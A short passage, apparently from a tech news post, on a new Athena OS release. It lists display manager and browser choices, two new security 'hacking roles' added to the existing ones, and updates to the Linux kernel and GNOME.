

No Time to add Trivia



Users can also choose the display manager from GNOME and lightdm.




Users also can choose the browser they want from Brave and Firefox ESR browsers.




The latest release also adds two new hacking roles apart from the already existing hacking roles

present. These two new roles are Black Hat Omniscient and OSINT specialist. The already existing hacking roles present on Athena OS were Bug Bounty Hunter, Cracker Specialist, Enthusiast Student, Forensic Analyst, Malware Analyst, Mobile Analyst, Network Analyst, Red Teamer and Web Pentester.



This release also comes with the latest kernel linux kernel 6.1.12 Zenmode.



GNOME Desktop Environment is also updated to version 43.3 offering a couple of themes.

